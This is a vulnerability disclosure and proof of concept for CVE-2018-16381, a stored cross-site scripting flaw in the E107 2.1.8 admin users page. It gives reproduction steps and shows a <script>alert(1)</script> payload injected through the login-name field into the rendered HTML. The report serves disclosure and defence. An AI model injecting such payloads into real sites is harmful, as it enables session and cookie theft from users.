

**E107-Version 2.1.8 Cross**

**Site Scripting (XSS)**

**CVE-2018-16381**

**Proof-of-Concept**

**Submitted by:**

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# Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in E107 (version 2.1.8), which can be exploited to perform Cross-Site Scripting (XSS) attacks. The vulnerability exists due to insufficient sanitization in the "user\_loginname" parameter. The exploitation example below uses the "alert()" JavaScript function to display "1" as alert text.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

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**Vulnerability Type:**

Cross Site Scripting (XSS)

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**Vendor of Product:**

E107

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**Affected Product Code Base:**

E107(<https://e107.org/download>) - version 2.1.8

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**Affected Component:**

[http://localhost/e107/e107\\_admin/users.php?mode=main&action=list](http://localhost/e107/e107_admin/users.php?mode=main&action=list)

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**Attack Type:**

Remote

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**Attack Vectors:**

**Steps:**

- 1.Login to E107 as admin user.
- 2.Open the URL  
"http://localhost/e107/e107\_admin/users.php?mode=main&action=edit&id=2".
- 3.Click on update button to save changes.
- 4.XSS gets executed on  
"http://localhost/e107/e107\_admin/users.php?mode=main&action=list" page.

PoC's:




Fig 1.1




Fig 1.2

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**Vulnerable Code:**

**URL:**

[http://localhost/e107/e107\\_admin/users.php?mode=main&action=list](http://localhost/e107/e107_admin/users.php?mode=main&action=list)

```
<tr id="row-2">
    <td class="center autocheck e-pointer">
        <input type='checkbox' name='multiselect[2]' value='2'
id='multiselect-2-2' />
    </td>
    <td>
        <a class='e-tip' rel='external'
href='/e107/user.php?id.2' title='Quick View' >2</a>
    </td>
    <td class="center">
        <span class="label label-success label-
status">Active</span>
    </td>
    <td>
        <a class='e-tip e-editable editable-click' data-
emptytext='-' data-name='user_name' title="Edit Display name"
data-type='text' data-pk='2' data-
url='http://localhost/e107/e107_admin/users.php?mode=main&
action=inline&id=2&ajax_used=1' href='#'>tester</a>
    </td>
    <td>
        tester
    </td>
</tr>
```

```

        </td>

        <td>

            <a class='e-tip e-editable editable-click' data-
emptytext='-' data-name='user_login' title="Edit Real Name"
data-type='text' data-pk='2' data-
url='http://localhost/e107/e107_admin/users.php?mode=main&
action=inline&id=2&ajax_used=1'
href='#'><script>alert(1)</script></a>

        </td>

        <td>

            <a class='e-tip e-editable editable-click' data-
emptytext='-' data-name='user_email' title="Edit Email
address" data-type='text' data-pk='2' data-
url='http://localhost/e107/e107_admin/users.php?mode=main&
action=inline&id=2&ajax_used=1'
href='#'>tester@e107.com</a>

        </td>

        <td>

            <a class='e-tip e-editable editable-click' data-
placement='bottom' data-value=', ' data-name='user_class' data-
source="{ '247': 'New Users', '249': 'Admins and
Mods', '2': 'CONTACT PEOPLE', '248': 'Forum
Moderators', '1': 'PRIVATEMENU', '3': 'NEWSLETTER' }" title="Edit
User class" data-type='checklist' data-pk='2' data-
url='http://localhost/e107/e107_admin/users.php?mode=main&
action=inline&id=2&ajax_used=1' href='#'>--</a>

        </td>

        <td class="center">

            <i class='fa fa-times text-danger'></i>

        </td>

```

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**Reference:**

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

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